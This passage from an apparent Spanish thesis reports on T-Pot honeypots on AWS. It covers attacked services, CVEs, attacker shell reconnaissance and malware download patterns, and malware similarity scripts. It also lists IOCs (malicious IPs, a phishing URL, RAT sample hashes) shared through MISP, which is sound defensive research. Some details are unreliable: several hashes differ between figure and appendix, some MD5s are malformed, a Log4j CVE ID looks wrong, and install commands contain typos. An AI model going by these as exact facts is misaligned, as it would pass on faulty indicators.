para este tipo de plataformas, finalmente no se ha utilizado.

Tanto los archivos PE como los ELF contienen datos binarios organizados en secciones. Estas secciones varían dependiendo del archivo. Estas secciones suelen separar código, datos, símbolos (identificadores de las funciones) y otros metadatos necesarios para la ejecución del programa o para su vinculación con otros componentes de software. Estos scripts examinan y comparan el código hexadecimal entre las distintas secciones de las diferentes muestras, con el fin de detectar el porcentaje de similitud entre las distintas versiones y familias.

Los scripts están subidos en el siguiente repositorio: <https://github.com/juditlopezjimenez/CompareMalware>.

La explicación detallada del funcionamiento se encuentra en el apéndice E.

7 ANÁLISIS DE DATOS

Servicios

Los honeypots Dionaea, Honeytrap y Ciscoasa lideran el ranking de los honeypots más atacados y esto es debido a los servicios que simulan y las vulnerabilidades que exponen.

Los servicios emulados por estos honeypots son comúnmente utilizados en entornos de red reales, lo que los convierte en objetivos atractivos para los atacantes que buscan infiltrarse en sistemas y redes corporativas.

Estos honeypots tienen la capacidad de simular una amplia variedad de servicios, lo que aumenta su superficie de ataque y atrae una mayor cantidad de tráfico malicioso. Gracias a esta diversidad de servicios emulados podemos obtener una visión más completa de las tácticas y técnicas utilizadas por los atacantes.

Los servicios simulados por estos honeypots suelen ser propensos a vulnerabilidades conocidas y a ataques de fuerza bruta, lo que los convierte en blancos fáciles para los atacantes que buscan explotar estas debilidades para obtener acceso no autorizado a sistemas y redes.

Servicios como SMB, FTP, HTTP, SSH y Telnet desempeñan un papel crítico en la infraestructura de red y en las operaciones empresariales cotidianas, lo que los convierte en objetivos valiosos para los atacantes que buscan interrumpir o comprometer sistemas y servicios.

La emulación de dispositivos de seguridad como Cisco ASA también atrae una atención significativa debido a la importancia estratégica de estos dispositivos en la protección de redes y datos corporativos. Los atacantes están constantemente buscando vulnerabilidades en estos dispositivos para eludir las defensas y comprometer la seguridad de la red.

Direcciones IP

Al analizar las direcciones IP que interactúan con nuestros honeypots, notamos una dinámica interesante. Durante las primeras dos semanas, aproximadamente el 50 % de estas direcciones no se identifican como maliciosas en VirusTotal, señalando la posible presencia de nuevas amenazas anteriormente no detectadas. Por otro lado, alrededor del 80 % de estas direcciones IP están catalogadas como maliciosas en AbuseIPDB, lo que subraya la efectividad de los honeypots para detectar actividades dañinas ya conocidas.

Al extender la ventana de monitoreo de dos semanas a un mes, observamos una alteración en los porcentajes. Ahora, cerca del 70 % de las direcciones IP no están identificadas como maliciosas en VirusTotal, mientras que alrededor del 30 % tampoco figuran como maliciosas en AbuseIPDB. Esta variabilidad destaca el carácter dinámico y en constante evolución de las amenazas cibernéticas, subrayando la necesidad de una vigilancia continua y adaptativa.

El análisis de las actividades registradas por los honeypots y las investigaciones exhaustivas sobre las direcciones IP atacantes nos hacen darnos cuenta de la importancia de tener en cuenta múltiples fuentes de inteligencia de amenazas y de realizar análisis adicionales para identificar posibles riesgos que pueden haber pasado desapercibidos para otras herramientas de seguridad.

Integrar esta información en herramientas de inteligencia de amenazas como MISP refuerza nuestra capacidad para anticipar y responder proactivamente a futuros ataques.

CVEs

La comparación de las dos tablas revela cambios significativos en la cantidad de ataques dirigidos a diferentes vulnerabilidades durante los dos períodos de monitorización.

Aunque el EPSS proporciona una medida aproximada sobre la probabilidad de que una vulnerabilidad sea explotada en los próximos 30 días, no siempre refleja la realidad del panorama de amenazas. Por ejemplo, CVE-2020-11899 muestra un EPSS del 0.31 % en ambos períodos, lo que podría llevar a la conclusión errónea de que esta vulnerabilidad tiene una probabilidad muy baja de ser explotada. Sin embargo, el número de ataques sigue siendo significativo, lo que indica que el índice EPSS no es muy fiable.

Los cambios en la cantidad de ataques dirigidos a diferentes vulnerabilidades entre los dos períodos indican que los actores maliciosos pueden cambiar sus tácticas y objetivos con el tiempo. Los resultados resaltan la importancia de mantener una vigilancia constante sobre el entorno de amenazas y adaptar las estrategias de seguridad en consecuencia. Los honeypots son una herramienta valiosa para esta vigilancia, ya que proporcionan información en tiempo real sobre las vulnerabilidades explotadas en el entorno actual.

Interacción con la shell

Este enfoque es comúnmente utilizado por los atacantes que buscan comprometer dispositivos de IoT. Esta investigación revela las capacidades de los atacantes una vez que han accedido a estos dispositivos y cómo pueden emplearlos con propósitos maliciosos.

Los atacantes muestran un comportamiento consistente al explorar las herramientas disponibles antes de realizar una infección. Este proceso de recopilación de información es crucial, ya que el malware compilado para un dispositivo específico puede no ser compatible con otro.

Tras el monitoreo de eventos en honeypots, se observa un patrón repetitivo en el comportamiento de los atacantes. Estos pasos iniciales están destinados a recopilar información del sistema antes de proceder con la infección. Emplean una variedad de comandos para obtener información básica del sistema, como la lista de comandos disponibles, el tipo de shell, la arquitectura del procesador y los dispositivos de almacenamiento disponibles. Una vez identificado el sistema, los atacantes buscan información sobre los dispositivos de almacenamiento disponibles y recopilan una lista de procesos activos para verificar si el dispositivo ya ha sido comprometido.

La infección se lleva a cabo mediante la descarga de malware utilizando herramientas disponibles en el dispositivo, como wget y tftp. Los atacantes también pueden utilizar scripts intermediarios para agregar una capa adicional de indirección y eludir la detección en honeypots.

En lugar de descargar directamente el malware, los atacantes pueden descargar scripts intermediarios que se encargan de la descarga y ejecución del malware. Esta técnica ayuda a eludir la detección en honeypots al agregar una capa adicional de indirección.

Gracias a este tipo de honeypots podemos aprender las TTPs de los atacantes y reconocer patrones. Esto ayuda a poder atribuir ataques a APTs (Advanced Persistent Threats) concretos y poder hacer investigaciones más extensas.

Malware recolectado

Las matrices de semejanza entre diferentes familias de malware nos permiten extraer varias conclusiones.

En la familia AgentTesla, solo un pequeño porcentaje del código de los archivos (entre el 1.06 % y el 3.24 %) es lo que se puede utilizar para crear reglas Yara para detectar archivos de esta familia de malware. Las reglas Yara son condiciones que pueden incluir secuencias de bytes, cadenas de texto o patrones regulares. Con estas reglas, los analistas y herramientas automatizadas pueden escanear y detectar malware de forma efectiva.

En cuanto a la familia NanoCore, los porcentajes también son bajos (entre 0.38 % y 6.35 %), lo que indica una similitud limitada entre las muestras. Sin embargo,

la muestra 2 y la muestra 5 indican una similitud significativa, sugiriendo que podrían ser prácticamente idénticas.

Por último, en el caso de la familia NetWire, todas las muestras son idénticas. Esto sugiere que los atacantes que utilizan este malware no personalizan las muestras, lo que podría indicar un patrón de distribución más estandarizado.

Estas tres familias son malware de tipo RAT (Remote Access Trojan), que permite a un atacante acceder y controlar un sistema remoto de manera no autorizada. Los RATs se utilizan comúnmente en ciberataques para robar información confidencial, espiar actividades del usuario, instalar o ejecutar programas maliciosos adicionales, o incluso tomar el control completo del sistema comprometido.

8 CENTRALIZACIÓN DE IOCs EN MISP

Para facilitar el intercambio de los indicadores de compromiso recopilados dentro de una organización o entre comunidades, se puede emplear la plataforma de intercambio de información y malware conocida como MISP. Para este propósito, se ha creado un evento llamado «IOCs collected from T-Pot Honeypots» en la plataforma (ver Figura 11), y se han agregado los IOCs recolectados (direcciones IP, hashes, URLs y archivos), tal como se ilustra en la Figura 12.

MISP es una herramienta poderosa para la automatización de alertas en un Centro de Operaciones de Seguridad debido a su capacidad para integrarse con otros sistemas de seguridad, como por ejemplo un SIEM (Sistema de Gestión de Eventos e Información de Seguridad). Cuando MISP detecta en la red de una organización un atributo catalogado como malicioso, se pueden desencadenar automáticamente una serie de acciones, incluyendo la generación de una incidencia y la resolución de la misma.

Para facilitar la integración entre MISP y SIEM, se puede implementar un flujo automatizado utilizando Jenkins como motor principal. Jenkins es un orquestador de tareas, si bien es importante destacar que existen otras alternativas como Apache Airflow o Bamboo. Jenkins se utiliza principalmente para compilar y realizar despliegues. Esto implica la creación de un trabajo en Jenkins, aprovechando su capacidad para ejecutar scripts y gestionar flujos de trabajo de manera eficiente. El primer paso consiste en desarrollar un script que interactúe con la API de MISP. Este script se encargará de extraer información sobre amenazas de MISP y luego, mediante la API del SIEM, enviar dichos datos para su posterior procesamiento [18].

Jenkins ejecuta periódicamente este trabajo, permitiendo la extracción y el envío continuo de los datos de amenazas hacia el SIEM. Una vez que el SIEM recibe estos datos, entra en acción su capacidad de procesamiento. Esto incluye la correlación de eventos: analizar los datos entrantes en busca de patrones o conexiones significativas. Además, el SIEM genera alertas según las condiciones predefinidas, notificando a los responsables sobre posibles

amenazas o actividades sospechosas. Finalmente, el SIEM ejecuta acciones con base a su configuración previa, como bloquear ciertas direcciones IP.

IOCs collected from T-Pot Honeypots

Event ID	130694
UUID	c1b40f44-2afc-4bac-b8e5-b3d900902e76
Creator org	BIG MISP
Creator user	judith.lopez@seat.es
Protected Event (experimental)	Event is in unprotected mode. Switch to protected mode
Tags	NanoCore, Fraud, NanoCore RAT, NetWire, phishing_url, Troyano Bancario
Date	2024-04-09
Threat Level	High
Analysis	Initial
Distribution	This community only
Published	No
#Attributes	22 (0 Objects)
First recorded change	2024-04-09 11:29:36
Last change	2024-04-09 11:47:11

Fig. 11: Evento creado en MISP para compartir los IOCs

2024-04-09	899...94d	Network activity	ip-src	210.179.202.200	malware_ip
2024-04-09	ce4...a23	Network activity	ip-src	80.94.95.200	malware_ip
2024-04-09	c66...d06	Network activity	ip-src	181.123.224.219	malware_ip
2024-04-09	f65...b21	Payload delivery	md5	0e8a7daaf2e16ed1a1e309f423eaa18	Troyano Bancario
2024-04-09	045...b72	Payload delivery	md5	9d1ead73e678a2f51a70a933b0bf017	Troyano Bancario
2024-04-09	f1a...3ec	Network activity	url	https://dev-apps-bancolombia.pantheon.site.io/	phishing_url
2024-04-09	727...5c9	Payload delivery	md5	1559eb5515eb732de889dc0ff24662c9	AgentTesla
2024-04-09	ecf...00c	Payload delivery	filename	HSBC.exe	NanoCore, NanoCore RAT
2024-04-09	161...c38	Payload delivery	md5	fb2f5db692d7b7ac545127a126ddfaee	NetWire, NetWireRAT

Fig. 12: IOCs añadidos al evento de MISP

9 PROPUESTAS DE MEJORA Y CONCLUSIONES

En cuanto a las perspectivas futuras, se contempla el desarrollo de un sistema automatizado destinado a analizar las matrices de similitud de las muestras recopiladas. Su principal cometido sería identificar patrones comunes, que servirían de base para generar reglas YARA de forma automática. Estas reglas, orientadas a detectar características específicas en las muestras, prometen mejorar la clasificación del malware. La integración de estas reglas con herramientas de seguridad ya existentes, como los Sistemas de Detección de Intrusiones (IDS), los Sistemas de Prevención de Intrusiones (IPS) y los antivirus, supondría un avance significativo en la detección y respuesta ante nuevas amenazas.

Por otro lado, se reconoce como una tarea crucial para el futuro la adaptación de los honeypots para simular de manera más precisa los activos reales de una organización. Esta medida tendría un impacto positivo en la identificación más precisa de las vulnerabilidades a las que se enfrenta la

organización.

Es de vital importancia mantener la consistencia en el repositorio de IOC's. Esto implica que todas las herramientas relacionadas con la generación, modificación o uso de IOC's deben integrarse automáticamente con MISP para consolidar la información, al igual que los honeypots. Además, es esencial asignar una parte del equipo de Threat Intelligence para realizar análisis detallados no solo de los IOC's, sino también de los comportamientos, especialmente en momentos de actividad reconocida o ante vulnerabilidades zero-day. Por último, resulta fundamental realizar ajustes periódicos en los honeypots para evitar su detección por parte de los APT's.

En términos de desarrollo personal y aprendizaje, este proyecto me ha enseñado a gestionar mi tiempo de manera efectiva, permitiéndome priorizar tareas urgentes sin descuidar aquellas que, aunque menos urgentes, también son importantes. Desde el punto de vista técnico, el uso frecuente de herramientas como Elastic Stack y VirusTotal me ha permitido perfeccionar mis habilidades en análisis y gestión de datos.

En cuanto al cumplimiento de los objetivos, el proyecto ha sido exitoso: se ha creado un entorno seguro para la implementación y análisis de honeypots. Además, se ha establecido un monitoreo continuo de los datos recopilados para identificar indicadores de compromiso, que posteriormente se analizaron para detectar patrones de actividad maliciosa. Por último, los indicadores de compromiso fueron centralizados en la herramienta MISP para facilitar su gestión y uso compartido.

AGRADECIMIENTOS

En primer lugar, quiero agradecer a mi tutor Jordi Pons, por su orientación, apoyo y dedicación a lo largo de todo el proceso de investigación. También quiero dar las gracias a mis compañeros de SEAT por su valioso aporte de conocimiento y aprendizaje, en especial a Alex y Juan Carlos por su creatividad y sus ideas. Finalmente, gracias a mi familia y a Noel por su constante comprensión y motivación. Sin ellos este Trabajo de Final de Grado no sería lo que es hoy.

REFERENCIAS

- [1] gmcDougA, "Check Point Research Reports a 38 % Increase in 2022 Global Cyberattacks," Jan. 2023. [Online]. Available: <https://blog.checkpoint.com/2023/01/05/38-increase-in-2022-global-cyberattacks/>
- [2] J. Oltsik, "Active Defense and Deception Technology: The Time is Now!"
- [3] MISP, "MISP Open Source Threat Intelligence Platform; Open Standards For Threat Information Sharing." [Online]. Available: <https://www.misp-project.org/>
- [4] "¿Qué es un señuelo o honeypot?" Apr. 2023. [Online]. Available: <https://www.kaspersky.es/resource-center/threats/what-is-a-honeypot>
- [5] A. Kaufmann, "The Quantified Benefits of Fortinet Security Operations Solutions."
- [6] Deutsche Telekom Security GmbH and M. Ochse, "T-Pot," Apr. 2022. [Online]. Available: <https://github.com/telekom-security/tpotce>
- [7] "Cloud Computing Services - Amazon Web Services (AWS)." [Online]. Available: <https://aws.amazon.com/>
- [8] DinoTools, "dionaea," Feb. 2024. [Online]. Available: <https://github.com/DinoTools/dionaea>
- [9] armedpot, "honeytrap," Jan. 2024. [Online]. Available: <https://github.com/armedpot/honeytrap>
- [10] Cymmetria, "ciscoasa honeypot," Sep. 2023. [Online]. Available: https://github.com/Cymmetria/ciscoasa_honeypot
- [11] "VirusTotal - Home." [Online]. Available: <https://www.virustotal.com/gui/home/search>
- [12] "AbuseIPDB - IP address abuse reports - Making the Internet safer, one IP at a time." [Online]. Available: <https://www.abuseipdb.com/>
- [13] "EPSS explained: How does it compare to CVSS?" [Online]. Available: <https://www.csoonline.com/article/574103/epss-explained-how-does-it-compare-to-cvss.html>
- [14] P. D. Prodi, "Using EPSS to Predict Threats and Secure Your Network," Apr. 2022. [Online]. Available: <https://www.fortinet.com/blog/threat-research/predict-threats-and-secure-networks-with-epss>
- [15] "CVE security vulnerability database. Security vulnerabilities, exploits, references and more." [Online]. Available: <https://www.cvedetails.com/index.php>
- [16] "Suricata." [Online]. Available: <https://suricata.io/>
- [17] "Vx Underground." [Online]. Available: <https://vx-underground.org/>
- [18] "Jenkins." [Online]. Available: <https://www.jenkins.io/>
- [19] Cowrie, "cowrie," Mar. 2024. [Online]. Available: <https://github.com/cowrie/cowrie>
- [20] "Conpot." [Online]. Available: <http://conpot.org/>
- [21] "MushMush." [Online]. Available: <http://mushmush.org/>
- [22] B. E, "phin3has/mailoney," Feb. 2024. [Online]. Available: <https://github.com/phin3has/mailoney>
- [23] Cy, "Redishoneypot," Dec. 2023. [Online]. Available: <https://github.com/cypwnpwns0cute/RedisHoneyPot>

[24] G. Cirlig, “Adbhoney,” Feb. 2024. [Online]. Available: <https://github.com/huuck/ADBHoney>

[25] MalwareTech, “Citrixhoneypot,” Feb. 2024. [Online]. Available: <https://github.com/MalwareTech/CitrixHoneypot>

[26] J. Vestergaard, “heralding,” Feb. 2024. [Online]. Available: <https://github.com/johnnykv/heralding>




Fig. 13: Detalles AMI Debian 11

APÉNDICE

A CONFIGURACIÓN DEL ENTORNO

En esta sección, exploraremos los pasos necesarios para configurar el entorno que permite la implementación de la plataforma T-Pot en Amazon Web Services (AWS). T-Pot es una potente herramienta para la detección y análisis de ciberamenazas. Para este proyecto, la configuración se centra en tres áreas clave: el lanzamiento de la instancia EC2, el despliegue de la plataforma T-Pot y la actualización del grupo de seguridad de AWS EC2. A continuación, se presentan los detalles de cada paso.

A.1. Lanzamiento instancia EC2 en AWS

La plataforma T-Pot se ha instalado en Amazon Web Services (AWS) para crear un entorno virtual privado y aislado, conocido como Virtual Private Cloud (VPC). El primer paso consiste en crear una cuenta en AWS. Tras completar el registro e iniciar sesión, se debe acceder a la Consola de Administración de AWS para comenzar la configuración.

El siguiente paso es crear una instancia EC2. Para ello, es necesario seleccionar una región de AWS donde se alojará la instancia. En este proyecto, se eligió la región de Estocolmo, ya que ofrece costos competitivos. Es importante tener en cuenta que la recopilación de datos puede variar según la región seleccionada.

Desde la Consola de administración de AWS, se debe seleccionar «Servicios» y luego «EC2» ubicado en la sección «Computación». Debemos buscar la sección «Lanzar la instancia» y hacer clic en el cuadro naranja.

El siguiente paso para crear una instancia EC2 es elegir una Amazon Machine Image (AMI). En este caso, hemos seleccionado Debian 11 como sistema operativo para el proyecto, ya que es el que utiliza T-Pot en su última versión 22.04. Para encontrar esta imagen, podemos escribir «Debian 11» en la barra de búsqueda y navegar hasta la opción «AWS Marketplace». La Figura 13 muestra información general sobre la AMI de Debian 11, incluida la tarifa por hora para la instancia.

El tipo de instancia recomendado para comenzar con T-Pot es t3.large. Según los desarrolladores de T-Pot, se necesitan al menos 8 GB de RAM para garantizar el rendimiento fluido de ELK y 128 GB de espacio en disco para recopilar suficientes datos. Al finalizar el proyecto, la instancia t3.large tuvo un coste de 121,5 € durante el mes que estuvo en funcionamiento.

Los detalles de configuración de la instancia pueden dejarse en sus valores predeterminados. Al hacer clic en «Siguiente», pasaremos a la etapa de «Agregar almacenamiento». Como se mencionó anteriormente, utilizaremos 128 GB de almacenamiento en disco. En la siguiente etapa, existe la opción de agregar etiquetas, pero en este caso no se requieren.

El siguiente paso es configurar el grupo de seguridad. De forma predeterminada, el puerto 22 (SSH) está abierto a conexiones entrantes provenientes de cualquier fuente. No deseamos invitar a atacantes a iniciar sesión mediante fuerza bruta. Un grupo de seguridad es un conjunto de reglas de firewall que controlan el tráfico de la instancia. Como mínimo se debe cambiar la IP de origen en la regla SSH. De forma predeterminada, esta regla permite que cualquier dirección IP conecte SSH a la instancia EC2.

Ya podemos revisar e iniciar la instancia. Aparecerá una ventana indicando que debemos seleccionar un par de claves existente o crear uno nuevo. Una vez configuradas las claves, la instancia comenzará a configurarse en la sección «Instancias» de AWS.

Para establecer la conexión con la instancia primero debemos seleccionar la instancia EC2 y seleccionar «Conectar» para obtener instrucciones detalladas de conexión. Amazon adapta estas instrucciones según la instancia EC2 que hayamos seleccionado.

Para poder conectarnos a nuestra instancia de AWS a través de nuestra máquina podemos hacerlo utilizando el comando:

```
sftp -i <clave-privada> -P 64295 admin@ec2-<IP-
instancia.<localizacion-instancia>.compute.
amazonaws.com
```

A.2. Despliegue de la plataforma T-Pot

Es recomendable realizar una actualización del sistema después de instalar Debian para asegurarnos de contar con las últimas actualizaciones y parches de seguridad. Para ello, ejecutamos los siguientes comandos:

```
sudo apt update
sudo apt upgrade
```

La versión de Debian que estamos utilizando no incluye Git por defecto. Necesitamos Git para clonar el repositorio de T-Pot. Para comprobar si está instalado, ejecutamos el siguiente comando:

```
which git
```

Si no aparece output significa que Git no está instalado. Ejecutamos el siguiente comando para instalarlo:

```
sudo apt-get install git -y
```

Después de instalar Git, podemos ejecutar *what git* nuevamente y deberíamos ver el siguiente resultado: */usr/bin/git*.

Ahora necesitamos clonar el repositorio donde reside T-Pot y ejecutar el instalador. Ejecutamos los siguientes comandos:

```
git clone https://github.com/dtag-dev-sec/tpotce
cd tptotce/iso/installer/
sudo ./install.sh - type=use
```

El script de instalación de T-Pot ahora comenzará a ejecutarse. Nos pedirá que revisemos los servicios en ejecución. Dado que se trata de una instalación nueva, podemos ingresar «y» para continuar.

Ahora nos pedirá que seleccionemos la edición de T-Pot que queremos utilizar. En este proyecto hemos seleccionado la versión «Estándar» que ofrece múltiples honeypots y herramientas como Elastic.




Fig. 14: Versiones de T-Pot

El sistema nos pedirá que introduzcamos un nombre de usuario, el cual se utilizará para acceder a la interfaz web. Ingresamos un nombre de usuario y seleccionamos «Aceptar» y «Sí» para confirmar nuestro nombre. Luego, escogemos una contraseña segura. Si la contraseña no cumple con los requisitos de seguridad, el sistema nos pedirá

que confirmemos que entendemos el riesgo. A partir de ahí, la instalación de T-Pot continuará. Este proceso puede tardar algunos minutos. Tras la instalación, la instancia EC2 se reiniciará automáticamente. Como resultado, se perderá la conexión SSH y el puerto SSH se cambiará a 64295. Debemos asegurarnos de recordar este detalle para conectarnos nuevamente a la instancia EC2 mediante SSH.

A.3. Actualización del grupo de seguridad AWS EC2

La instalación de T-Pot cambia automáticamente nuestro puerto SSH a 64295. Para volver a ingresar vía SSH a nuestro servidor deberemos acceder al grupo de seguridad AWS EC2 asignado a nuestra instancia EC2 y editar las reglas. Mientras hacemos esto, también necesitamos exponer los puertos 1 a 64000 a la Internet pública para que T-Pot pueda comenzar a rastrear los ataques.




Fig. 15: Reglas de tráfico a la instancia

A partir de ahora, podemos conectarnos a la plataforma T-Pot visitando <https://IP-publica-instancia:64297>. Dentro de la plataforma debemos iniciar sesión con el nombre de usuario y contraseña que indicamos durante la rutina de configuración.

B OTROS HONEYPOTS

A continuación se detallan las funcionalidades de algunos de los honeypots que se han desplegado y que aparecen entre los diez más atacados.

Cowrie

Cowrie emula un servidor SSH y telnet para monitorear ataques de acceso y la interacción con la shell. Incluye un sistema de gestión de archivos falso que permite al atacante crear, modificar y eliminar archivos. Esto es útil para capturar y analizar los archivos descargados por el atacante. Además, Cowrie registra las acciones posteriores del atacante al simular la finalización de la sesión SSH, pero sigue conectado para monitorear. Si el atacante intenta una conexión SMTP, Cowrie la acepta y la dirige a un honeypot de SMTP [19].

Conpot

Conpot se diseñó para simular sistemas de control industrial desde el lado del servidor. Proporciona una variedad de protocolos comunes de control industrial, lo que permite emular infraestructuras complejas para engañar a un adversario haciéndole creer que ha encontrado un gran complejo industrial. Además, los tiempos de respuesta de los servicios

pueden ser artificialmente retrasados para imitar el comportamiento de un sistema bajo carga constante [20].

Tanner/Snare

Snare es un sensor honeypot de aplicaciones web diseñado para atraer malware de Internet. Tanner, por otro lado, es un servicio remoto de análisis y clasificación de datos utilizado para evaluar peticiones HTTP y generar respuestas que Snare sirve. Tanner emplea diversas técnicas de emulación de vulnerabilidades de aplicaciones para proporcionar respuestas realistas a Snare [21].

Mailoney

Mailoney simula un servidor SMTP. Tiene tres módulos: open_realy (registra el texto de los correos electrónicos que se intenten enviar), postfix_creds (registra las credenciales de los intentos de inicio de sesión), schizo_open_relay (lo registra todo) [22].

Redishoneypot

Redishoneypot atrapa vulnerabilidades de ReDiS (Remote Dictionary Server). Un almacén de datos clave-valor en memoria que persiste en disco. Todos los datos de redis residen en memoria, lo que permite un alto rendimiento y baja latencia [23].

Adbhoney

Adbhoney se encarga de emular un dispositivo móvil con distintas vulnerabilidades. Android Debug Bridge (ADB) es un protocolo diseñado para realizar un seguimiento de teléfonos, televisores y DVR tanto emulados como reales, conectados a un host remoto [24].

Citrixhoneypot

Citrixhoneypot detecta y registra intentos de exploración y explotación de CVE-2019-19781. Esta vulnerabilidad fue un problema de seguridad crítico que afectaba a Citrix Application Delivery Controller (ADC) y Citrix Gateway. Estas son soluciones utilizadas para gestionar y asegurar el tráfico de aplicaciones en redes empresariales. La vulnerabilidad permitía a un atacante no autenticado ejecutar código arbitrario en el sistema afectado, lo que podría conducir a la toma de control completa del dispositivo [25].

Heralding

Heralding imita una serie de interfaces de acceso para registrar las credenciales introducidas y los puertos de origen o destino. Ofrece un conjunto de protocolos, como Telnet, SSH, FTP, HTTP, POP, SMTP, etc [26].

C DETALLE DE CVEs

A continuación se detallan las vulnerabilidades más atacadas en los honeypots. La información ha sido extraída del National Institute of Standards and Technology (NIST): <https://nvd.nist.gov/vuln>.

CVE-2020-11899: Una lectura fuera de límites en el protocolo IPv6. Permite acceder a información más allá del área de memoria asignada para procesar paquetes IPv6.

CVE-2019-12263: Un ataque de desbordamiento de búfer en el componente TCP de Wind River VxWorks, un sistema operativo utilizado en sistemas embebidos.

CVE-2001-0540: Afecta a servidores de terminal en Windows NT y Windows 2000. Permite ataques de denegación de servicio enviando solicitudes malformadas al puerto 3389 del Protocolo de Escritorio Remoto (RDP).

CVE-2019-11500: Vulnerabilidad en Dovecot y Pigeonhole donde el mal manejo de caracteres '\0' puede resultar en escritura fuera de límites y ejecución remota de código.

CVE-2012-0152: Afecta al Protocolo de Escritorio Remoto (RDP) en Microsoft Windows Server y Windows 7, permitiendo ataques de denegación de servicio mediante paquetes maliciosos.

CVE-2006-2369: Vulnerabilidad en RealVNC 4.1.1 y otros productos que permite a atacantes evadir la autenticación al especificar un tipo de seguridad inseguro como «Tipo 1 - Ninguno».

CVE-2018-11776: Afecta a Apache Struts y permite ejecución remota de código bajo ciertas configuraciones, como cuando se usan resultados sin un *namespace* adecuado.

CVE-2002-0013: Afecta a sistemas que usan SNMPv1, permitiendo ataques de denegación de servicio o elevación de privilegios mediante mensajes específicos.

CVE-2023-26801: Vulnerabilidad de inyección de comandos en routers LB-LINK, permitiendo al atacante ejecutar comandos no autorizados y posiblemente tomar control del dispositivo.

CVE-2021-4428: Vulnerabilidad en la biblioteca Apache Log4j que permite ejecución remota de código (RCE), siendo altamente crítica y explotada masivamente.

CVE-2005-3296: Una «Race Condition» en el kernel de Linux que puede permitir a atacantes no autorizados modificar recursos sin permiso, causando problemas de seguridad.

D MUESTRAS DE MALWARE

A continuación se detallan los hashes MD5 de las familias de malware AgentTesla, NanoCore y NetWire.

AgentTesla

- Muestra 1 - 1559eb5515eb732de889dcdff24662c9
- Muestra 2 - 1d7ebed1baece67a31ce0a17a0320cb2
- Muestra 3 - 20f2885ae3ffb24d8a905b8714207d5b

- Muestra 4 - 2c796a675fe4d3587af0bdadb10abb6b
- Muestra 5 - 4df0f4f75e6d5792395c165b3237e23b

NanoCore

- Muestra 1 - 6a0ca26944e0c0e44d2b37796c7eaf36
- Muestra 2 - 40b8eb513d3b5150daa1f62be7e10b64
- Muestra 3 - 79f4447b49c5da0c064ba4ffec154b0d
- Muestra 4 - c076cac87cfb3582c53f4a7244a893d3
- Muestra 5 - 524b7776639249ac57f6575cc4f05ab1

NetWire

- Muestra 1 - fb2f6db692d7b7ac545127a126ddfaee
- Muestra 2 - d00ef44ca7e733a3617dbfb45d0e3fee
- Muestra 3 - d7d2032c905adaeecd3e798822c99f
- Muestra 4 - 552efce919295eb12b553efa394982b0
- Muestra 5 - c2b99f7f38f1192ea829690bba824582

E DETALLE SCRIPTS

Las funciones principales que constituyen el script para archivos PE son las siguientes: *ReadSectionsPE*, *readSectionBytes*, *compareBytes*, *comparePEFiles* y *writeSimilarityMatrixToCSV*.

- **ReadSectionsPE**: Analiza un archivo PE y devuelve un mapa con los nombres de sus secciones y el contenido en bytes. Si falla el análisis o la lectura de alguna sección, devuelve un error. Cierra el archivo al finalizar.
- **readSectionBytes**: Lee el contenido de una sección específica en un archivo PE. Usa "Seek" para ubicarse al inicio de la sección y crea un buffer del tamaño de la sección para leer sus bytes. Devuelve el contenido en bytes o un error si ocurre algún problema.
- **compareBytes**: Compara dos slices de bytes y calcula el porcentaje de similitud. Si alguno está vacío, devuelve 0 %. Recorre los slices para contar las coincidencias y calcula el porcentaje de bytes iguales.
- **comparePEFiles**: Compara dos archivos PE para medir la similitud entre sus secciones. Abre ambos archivos y usa **ReadSectionsPE** para obtener sus secciones. Si ocurre un error, lo informa. Luego, compara las secciones con el mismo nombre usando **compareBytes** y devuelve un mapa con los porcentajes de similitud. Si hay errores, devuelve el mensaje correspondiente.
- **writeSimilarityMatrixToCSV**: Escribe una matriz de similitud en un archivo CSV. Intenta crear el archivo y, si falla, devuelve un error. Genera el encabezado con las claves del mapa y escribe las filas con los valores de similitud. Devuelve un error si ocurre un problema al escribir o guardar el archivo. Si todo sale bien, devuelve nil.

El script para archivos ELF tiene las mismas funcionalidades pero con personalizaciones para este tipo de formato. Ambos scripts están subidos en el siguiente repositorio: <https://github.com/juditlopezjimenez/CompareMalware>

Las secciones en las que se dividen los archivos PE y ELF son las siguientes: *.reloc*, *.rsrc*, *.text*, *.data* y *.rdata*.

- **.reloc**: Esta sección contiene información de reubicación. Es útil cuando el ejecutable debe cargarse en una ubicación diferente a la dirección de carga predeterminada.
- **.rsrc**: Esta sección almacena recursos como iconos, mapas de bits, cuadros de diálogo, etc. Los recursos son datos utilizados por el programa y se pueden incrustar en el ejecutable o almacenar externamente.
- **.text**: Esta es la sección de código. Contiene el código ejecutable del programa, incluidas las instrucciones de la CPU.
- **.data**: Esta sección almacena datos inicializados, como variables globales o estáticas.
- **.rdata**: Esta sección almacena datos de solo lectura, como mensajes de error o cadenas de texto.